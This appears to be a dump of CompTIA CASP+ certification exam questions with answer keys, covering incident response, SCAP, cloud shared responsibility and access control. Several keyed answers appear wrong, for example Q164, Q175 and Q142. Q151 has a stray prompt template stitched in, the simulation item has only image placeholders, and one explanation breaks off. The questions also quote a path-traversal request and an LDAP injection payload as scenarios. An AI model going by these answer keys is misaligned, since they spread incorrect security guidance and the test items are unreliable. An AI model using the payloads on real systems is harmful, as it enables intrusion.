Which of the following processes can be used to identify potential prevention recommendations?

- A. Detection
- B. Remediation
- C. Preparation
- D. Recovery

Answer: C

Explanation:

Preparation is the process that can be used to identify potential prevention recommendations after a security incident, such as a ransomware attack. Preparation involves planning and implementing security measures to prevent or mitigate future incidents, such as by updating policies, procedures, or controls, conducting training or awareness campaigns, or acquiring new tools or resources. Detection is the process of discovering or identifying security incidents, not preventing them. Remediation is the process of containing or resolving security incidents, not preventing them. Recovery is the process of restoring normal operations after security incidents, not preventing them. Verified References: <https://www.comptia.org/blog/what-is-incident-response> <https://partners.comptia.org/docs/default-source/resources/casp-content-guide>

NEW QUESTION 118

An organization wants to perform a scan of all its systems against best practice security configurations. Which of the following SCAP standards, when combined, will enable the organization to view each of the configuration checks in a machine-readable checklist format for fill automation? (Choose two.)

- A. ARF
- B. XCCDF
- C. CPE
- D. CVE
- E. CVSS
- F. OVAL

Answer: BF

Explanation:

Reference: <https://www.govinfo.gov/content/pkg/GOVPUB-C13-9ecd8eae582935c93d7f410e955dabb6/pdf/GOVPUB-C13-9ecd8eae582935c93d7f410e955dabb6.pdf> (p.12)

XCCDF (Extensible Configuration Checklist Description Format) and OVAL (Open Vulnerability and Assessment Language) are two SCAP (Security Content Automation Protocol) standards that can enable the organization to view each of the configuration checks in a machine-readable checklist format for full automation. XCCDF is a standard for expressing security checklists and benchmarks, while OVAL is a standard for expressing system configuration information and vulnerabilities. ARF (Asset Reporting Format) is a standard for expressing the transport format of information about assets, not configuration checks. CPE (Common Platform Enumeration) is a standard for identifying and naming hardware, software, and operating systems, not configuration checks. CVE (Common Vulnerabilities and Exposures) is a standard for identifying and naming publicly known cybersecurity vulnerabilities, not configuration checks. CVSS (Common Vulnerability Scoring System) is a standard for assessing the severity of cybersecurity vulnerabilities, not configuration checks. Verified References: <https://www.comptia.org/blog/what-is-scap> <https://partners.comptia.org/docs/default-source/resources/casp-content-guide>

NEW QUESTION 119

A cybersecurity engineer analyst a system for vulnerabilities. The tool created an OVAL. Results document as output. Which of the following would enable the engineer to interpret the results in a human readable form? (Select TWO.)

- A. Text editor
- B. OOXML editor
- C. Event Viewer
- D. XML style sheet
- E. SCAP tool
- F. Debugging utility

Answer: BD

NEW QUESTION 122

A DevOps team has deployed databases, event-driven services, and an API gateway as PaaS solution that will support a new billing system. Which of the following security responsibilities will the DevOps team need to perform?

- A. Securely configure the authentication mechanisms
- B. Patch the infrastructure at the operating system
- C. Execute port scanning against the services
- D. Upgrade the service as part of life-cycle management

Answer: A

NEW QUESTION 123

A pharmaceutical company recently experienced a security breach within its customer-facing web portal. The attackers performed a SQL injection attack and exported tables from the company's managed database, exposing customer information.

The company hosts the application with a CSP utilizing the IaaS model. Which of the following parties is ultimately responsible for the breach?

- A. The pharmaceutical company
- B. The cloud software provider
- C. The web portal software vendor
- D. The database software vendor

Answer: A

NEW QUESTION 126

The Chief Information Security Officer (CISO) is working with a new company and needs a legal document to ensure all parties understand their roles during an assessment. Which of the following should the CISO have each party sign?

- A. SLA
- B. ISA
- C. Permissions and access
- D. Rules of engagement

Answer: D

Explanation:

Rules of engagement are legal documents that should be signed by all parties involved in an assessment to ensure they understand their roles and responsibilities. Rules of engagement define the scope, objectives, methods, deliverables, limitations, and expectations of an assessment project. They also specify the legal and ethical boundaries, communication channels, escalation procedures, and reporting formats for the assessment. Rules of engagement help to avoid misunderstandings, conflicts, or liabilities during or after an assessment.

References: [CompTIA CASP+ Study Guide, Second Edition, page 34]

NEW QUESTION 129

A company is repeatedly being breached by hackers who valid credentials. The company's Chief information Security Officer (CISO) has installed multiple controls for authenticating users, including biometric and token-based factors. Each successive control has increased overhead and complexity but has failed to stop further breaches. An external consultant is evaluating the process currently in place to support the authentication controls. Which of the following recommendation would MOST likely reduce the risk of unauthorized access?

- A. Implement strict three-factor authentication.
- B. Implement least privilege policies
- C. Switch to one-time or all user authorizations.
- D. Strengthen identify-proofing procedures

Answer: A

NEW QUESTION 133

Which of the following terms refers to the delivery of encryption keys to a CASB or a third- party entity?

- A. Key sharing
- B. Key distribution
- C. Key recovery
- D. Key escrow

Answer: D

Explanation:

Key escrow is a process that involves storing encryption keys with a trusted third party, such as a CASB (Cloud Access Security Broker) or a government agency. Key escrow can enable authorized access to encrypted data in case of emergencies, legal issues, or data recovery. However, key escrow also introduces some risks and challenges, such as trust, security, and privacy. References: <https://www.techopedia.com/definition/1772/key-escrow>
<https://searchsecurity.techtarget.com/definition/key-escrow>

NEW QUESTION 134

Immediately following the report of a potential breach, a security engineer creates a forensic image of the server in question as part of the organization incident response procedure. Which of the must occur to ensure the integrity of the image?

- A. The image must be password protected against changes.
- B. A hash value of the image must be computed.
- C. The disk containing the image must be placed in a sealed container.
- D. A duplicate copy of the image must be maintained

Answer: B

NEW QUESTION 135

A cloud security architect has been tasked with selecting the appropriate solution given the following:

- * The solution must allow the lowest RTO possible.
- * The solution must have the least shared responsibility possible.
- « Patching should be a responsibility of the CSP.

Which of the following solutions can BEST fulfill the requirements?

- A. Paas
- B. Iaas
- C. Private
- D. Saas

Answer: D

Explanation:

SaaS, or software as a service, is the solution that can best fulfill the requirements of having the lowest RTO possible, the least shared responsibility possible, and patching as a responsibility of the CSP. SaaS is a cloud service model that provides users with access to software applications hosted and managed by the CSP over the internet. SaaS has the lowest RTO (recovery time objective), which is the maximum acceptable time for restoring a system or service after a disruption, because it does not require any installation, configuration, or maintenance by the users. SaaS also has the least shared responsibility possible because most of the security aspects are handled by the CSP, such as patching, updating, backup, encryption, authentication, etc.

References: [CompTIA CASP+ Study Guide, Second Edition, pages 403-404]

NEW QUESTION 136

Which of the following agreements includes no penalties and can be signed by two entities that are working together toward the same goal?

- A. MOU
- B. NDA
- C. SLA
- D. ISA

Answer: A

NEW QUESTION 139

Due to internal resource constraints, the management team has asked the principal security architect to recommend a solution that shifts partial responsibility for application-level controls to the cloud provider. In the shared responsibility model, which of the following levels of service meets this requirement?

- A. IaaS
- B. SaaS
- C. FaaS
- D. PaaS

Answer: D

NEW QUESTION 142

Which of the following controls primarily detects abuse of privilege but does not prevent it?

- A. Off-boarding
- B. Separation of duties
- C. Least privilege
- D. Job rotation

Answer: A

NEW QUESTION 145

An organization is considering a BYOD standard to support remote working. The first iteration of the solution will utilize only approved collaboration applications and the ability to move corporate data between those applications. The security team has concerns about the following:

Unstructured data being exfiltrated after an employee leaves the organization
Data being exfiltrated as a result of compromised credentials
Sensitive information in emails being exfiltrated

Which of the following solutions should the security team implement to mitigate the risk of data loss?

- A. Mobile device management, remote wipe, and data loss detection
- B. Conditional access, DoH, and full disk encryption
- C. Mobile application management, MFA, and DRM
- D. Certificates, DLP, and geofencing

Answer: C

Explanation:

Mobile application management (MAM) is a solution that allows the organization to control and secure the approved collaboration applications and the data within them on personal devices. MAM can prevent unstructured data from being exfiltrated by restricting the ability to move, copy, or share data between applications. Multi-factor authentication (MFA) is a solution that requires the user to provide more than one piece of evidence to prove their identity when accessing corporate data. MFA can prevent data from being exfiltrated as a result of compromised credentials by adding an extra layer of security. Digital rights management (DRM) is a solution that protects the intellectual property rights of digital content by enforcing policies and permissions on how the content can be used, accessed, or distributed. DRM can prevent sensitive information in emails from being exfiltrated by encrypting the content and limiting the actions that can be performed on it, such as forwarding, printing, or copying. Verified References:

? <https://www.manageengine.com/data-security/what-is/byod.html>

? <https://www.cimcor.com/blog/7-scariest-byod-security-risks-how-to-mitigate>

NEW QUESTION 147

SIMULATION

An IPsec solution is being deployed. The configuration files for both the VPN concentrator and the AAA server are shown in the diagram.


Complete the configuration files to meet the following requirements:

- The EAP method must use mutual certificate-based authentication (With issued client certificates).
- The IKEv2 Cipher suite must be configured to the MOST secure authenticated mode of operation,
- The secret must contain at least one uppercase character, one lowercase character, one numeric character, and one special character, and it must meet a minimum length requirement of eight characters,


INSTRUCTIONS

Click on the AAA server and VPN concentrator to complete the configuration.


Fill in the appropriate fields and make selections from the drop-down menus.



VPN Concentrator:



AAA Server:




- A. Mastered
- B. Not Mastered


Answer: A

Explanation:

VPN Concentrator:



AAA Server:



NEW QUESTION 149

A financial institution has several that currently employ the following controls:

- * The servers follow a monthly patching cycle.
- * All changes must go through a change management process.
- * Developers and systems administrators must log into a jumpbox to access the servers hosting the data using two-factor authentication.
- * The servers are on an isolated VLAN and cannot be directly accessed from the internal production network.

An outage recently occurred and lasted several days due to an upgrade that circumvented the approval process. Once the security team discovered an unauthorized patch was installed, they were able to resume operations within an hour. Which of the following should the security administrator recommend to reduce the time to resolution if a similar incident occurs in the future?

- A. Require more than one approver for all change management requests.
- B. Implement file integrity monitoring with automated alerts on the servers.
- C. Disable automatic patch update capabilities on the servers
- D. Enhanced audit logging on the jump servers and ship the logs to the SIEM.

Answer: B

NEW QUESTION 150

An organization is prioritizing efforts to remediate or mitigate risks identified during the latest assessment. For one of the risks, a full remediation was not possible, but the organization was able to successfully apply mitigations to reduce the likelihood of impact. Which of the following should the organization perform NEXT?

- A. Assess the residual risk.
- B. Update the organization's threat model.
- C. Move to the next risk in the register.
- D. Recalculate the magnitude of impact.

Answer: A

NEW QUESTION 151

Correct Answer: (Answer option in bold)

Short but Comprehensive Explanation of Correct Answer Only: (Short Explanation based on CompTIA CASP+ documents and resources)

Verified References: (Related URLs AND Make sure Links are working and verified references)

=====

A security administrator wants to detect a potential forged sender claim in the envelope of an email. Which of the following should the security administrator implement? (Select TWO).

- A. MX record
- B. DMARC
- C. SPF
- D. DNSSEC
- E. S/MIME
- F. TLS

Answer: BC

Explanation:

DMARC (Domain-based Message Authentication, Reporting and Conformance) and SPF (Sender Policy Framework) are two mechanisms that can help detect and prevent email spoofing, which is the creation of email messages with a forged sender address. DMARC allows a domain owner to publish a policy that specifies how receivers should handle messages that fail authentication tests, such as SPF or DKIM (DomainKeys Identified Mail). SPF allows a domain owner to specify which mail servers are authorized to send email on behalf of their domain. By checking the DMARC and SPF records of the sender's domain, a receiver can verify if the email is from a legitimate source or not. Verified References:

? https://en.wikipedia.org/wiki/Email_spoofing

? <https://en.wikipedia.org/wiki/DMARC>

? https://en.wikipedia.org/wiki/Sender_Policy_Framework

NEW QUESTION 156

An organization recently recovered from an attack that featured an adversary injecting Malicious logic into OS bootloaders on endpoint devices Therefore, the organization decided to require the use of TPM for measured boot and attestation, monitoring each component from the IJEFI through the full loading of OS components. of the following TPM structures enables this storage functionality?

- A. Endorsement tickets
- B. Clock/counter structures
- C. Command tag structures with MAC schemes
- D. Platform configuration registers

Answer: D

Explanation:

TPMs provide the ability to store measurements of code and data that can be used to ensure that code and data remain unchanged over time. This is done through Platform Configuration Registers (PCRs), which are structures used to store measurements of code and data. The measurements are taken during the boot process and can be used to compare the state of the system at different times, which can be used to detect any changes to the system and verify that the system has not been tampered with.

NEW QUESTION 161

A home automation company just purchased and installed tools for its SOC to enable incident identification and response on software the company develops. The company would like to prioritize defenses against the following attack scenarios:

Unauthorized insertions into application development environments

Authorized insiders making unauthorized changes to environment configurations

Which of the following actions will enable the data feeds needed to detect these types of attacks on development environments? (Choose two.)

- A. Perform static code analysis of committed code and generate summary reports.
- B. Implement an XML gateway and monitor for policy violations.
- C. Monitor dependency management tools and report on susceptible third-party libraries.
- D. Install an IDS on the development subnet and passively monitor for vulnerable services.
- E. Model user behavior and monitor for deviations from normal.
- F. Continuously monitor code commits to repositories and generate summary logs.

Answer: EF

Explanation:

Modeling user behavior and monitoring for deviations from normal and continuously monitoring code commits to repositories and generating summary logs are actions that will enable the data feeds needed to detect unauthorized insertions into application development environments and authorized insiders making unauthorized changes to environment configurations. Modeling user behavior and monitoring for deviations from normal is a technique that uses baselines, analytics, machine learning, or other methods to establish normal patterns of user activity and identify anomalies or outliers that could indicate malicious or suspicious behavior. Modeling user behavior and monitoring for deviations from normal can help detect unauthorized insertions into application development environments, as it can alert on unusual or unauthorized access attempts, commands, actions, or transactions by users. Continuously monitoring code commits to repositories and generating summary logs is a technique that uses tools, scripts, automation, or other methods to track and record changes made to code repositories by developers, testers, reviewers, or other parties involved in the software development process. Continuously monitoring code commits to repositories and generating summary logs can help detect authorized insiders making unauthorized changes to environment configurations, as it can audit and verify the source, time, reason, and impact of code changes made by authorized users. Performing static code analysis of committed code and generate summary reports is not an action that will enable the data feeds needed to detect unauthorized insertions into application development environments and authorized insiders making unauthorized changes to environment configurations, but an action that will enable the data feeds needed to detect vulnerabilities, errors, bugs, or quality issues in committed code. Implementing an XML gateway and monitor for policy violations is not an action that will enable the data feeds needed to detect unauthorized insertions into application development environments and authorized insiders making unauthorized changes to environment configurations, but an action that will enable the data feeds needed to protect XML-based web services from threats or attacks by validating XML messages against predefined policies. Monitoring dependency management tools and report on susceptible third-party libraries is not an action that will enable the data feeds needed to detect unauthorized insertions into application development environments and authorized insiders making unauthorized changes to environment configurations, but an action that will enable the data feeds needed to identify outdated or vulnerable third-party libraries used in software development projects. Installing an IDS (intrusion detection system) on the development subnet and passively monitor for vulnerable services is not an action that will enable the data feeds needed to detect unauthorized insertions into application development environments and authorized insiders making unauthorized changes

NEW QUESTION 164

An auditor Is reviewing the logs from a web application to determine the source of an Incident. The web application architecture Includes an Internet-accessible application load balancer, a number of web servers In a private subnet, application servers, and one database server In a tiered configuration. The application load balancer cannot store the logs. The following are sample log snippets:

```

web server logs
192.168.1.10 - - [24/Oct/2020 11:24:34 +05:00] "GET /../../../../bin/bash" HTTP/1.1" 200 453 Safari/536.36
192.168.1.10 - - [24/Oct/2020 11:24:35 +05:00] "/" HTTP/1.1" 200 453 Safari/536.36

application server logs
14/Oct/2020 11:24:34 +05:00 - 192.168.2.11 - request does not match a known local user. Querying DB
14/Oct/2020 11:24:35 +05:00 - 192.168.2.12 - root path. Begin processing

database server logs
14/Oct/2020 11:24:34 +05:00 [Warning] 'option read_buffer_size' unassigned value 0 adjusted to 2048
14/Oct/2020 11:24:35 +05:00 [Warning] CA certificate ca.pem is self signed.

```

Which of the following should the auditor recommend to ensure future incidents can be traced back to the sources?

- A. Enable the x-Forwarded-For header at the load balancer.
- B. Install a software-based HIDS on the application servers.
- C. Install a certificate signed by a trusted CA.
- D. Use stored procedures on the database server.
- E. Store the value of the \$_server (' REMOTE_ADDR ') received by the web servers.

Answer: C

NEW QUESTION 169

A security analyst discovered that the company's WAF was not properly configured. The main web server was breached, and the following payload was found in one of the malicious requests:

```
(&(objectClass=*)(objectClass=*))(&(objectClass=void)(type=admin))
```

Which of the following would BEST mitigate this vulnerability?

- A. Network intrusion prevention
- B. Data encoding
- C. Input validation
- D. CAPTCHA

Answer: C

NEW QUESTION 170

Which of the following is a benefit of using steganalysis techniques in forensic response?

- A. Breaking a symmetric cipher used in secure voice communications
- B. Determining the frequency of unique attacks against DRM-protected media
- C. Maintaining chain of custody for acquired evidence
- D. Identifying least significant bit encoding of data in a .wav file

Answer: D

Explanation:

Steganalysis is the process of detecting hidden data in files or media, such as images, audio, or video. One technique of steganalysis is to identify least significant bit encoding, which is a method of hiding data by altering the least significant bits of each byte in a file. For example, a .wav file could contain hidden data encoded in the least significant bits of each audio sample. Steganalysis techniques can help forensic responders to discover hidden evidence or malicious payloads. Breaking a symmetric cipher, determining the frequency of attacks, or maintaining chain of custody are not related to steganalysis. Verified References: <https://www.comptia.org/blog/what-is-steganography> <https://partners.comptia.org/docs/default-source/resources/casp-content-guide>

NEW QUESTION 175

A cybersecurity analyst discovered a private key that could have been exposed. Which of the following is the BEST way for the analyst to determine if the key has been compromised?

- A. HSTS
- B. CRL
- C. CSRs
- D. OCSP

Answer: C

Explanation:

Reference: <https://www.ssl.com/faqs/compromised-private-keys/>

NEW QUESTION 179

A company is looking at sending historical backups containing customer PII to a cloud service provider to save on storage costs. Which of the following is the MOST important consideration before making this decision?

- A. Availability
- B. Data sovereignty
- C. Geography
- D. Vendor lock-in

Answer: B

NEW QUESTION 182

In preparation for the holiday season, a company redesigned the system that manages retail sales and moved it to a cloud service provider. The new infrastructure did not meet the company's availability requirements. During a postmortem analysis, the following issues were highlighted:

- * 1. International users reported latency when images on the web page were initially loading.
- * 2. During times of report processing, users reported issues with inventory when attempting to place orders.
- * 3. Despite the fact that ten new API servers were added, the load across servers was heavy at peak times.

Which of the following infrastructure design changes would be BEST for the organization to implement to avoid these issues in the future?

- A. Serve static content via distributed CDNs, create a read replica of the central database and pull reports from there, and auto-scale API servers based on performance.
- B. Increase the bandwidth for the server that delivers images, use a CDN, change the database to a non-relational database, and split the ten API servers across two load balancers.
- C. Serve images from an object storage bucket with infrequent read times, replicate the database across different regions, and dynamically create API servers based on load.
- D. Serve static-content object storage across different regions, increase the instance size on the managed relational database, and distribute the ten API servers across multiple regions.

Answer: A

Explanation:

This solution would address the three issues as follows:

? Serving static content via distributed CDNs would reduce the latency for international users by delivering images from the nearest edge location to the user's request.

? Creating a read replica of the central database and pulling reports from there would offload the read-intensive workload from the primary database and avoid affecting the inventory data for order placement.

? Auto-scaling API servers based on performance would dynamically adjust the number of servers to match the demand and balance the load across them at peak times.

NEW QUESTION 187

A security engineer needs to implement a solution to increase the security posture of user endpoints by providing more visibility and control over local administrator accounts. The endpoint security team is overwhelmed with alerts and wants a solution that has minimal operational burdens. Additionally, the solution must maintain a positive user experience after implementation.

Which of the following is the BEST solution to meet these objectives?

- A. Implement Privileged Access Management (PAM), keep users in the local administrators group, and enable local administrator account monitoring.
- B. Implement PAM, remove users from the local administrators group, and prompt users for explicit approval when elevated privileges are required.
- C. Implement EDR, remove users from the local administrators group, and enable privilege escalation monitoring.
- D. Implement EDR, keep users in the local administrators group, and enable user behavior analytics.
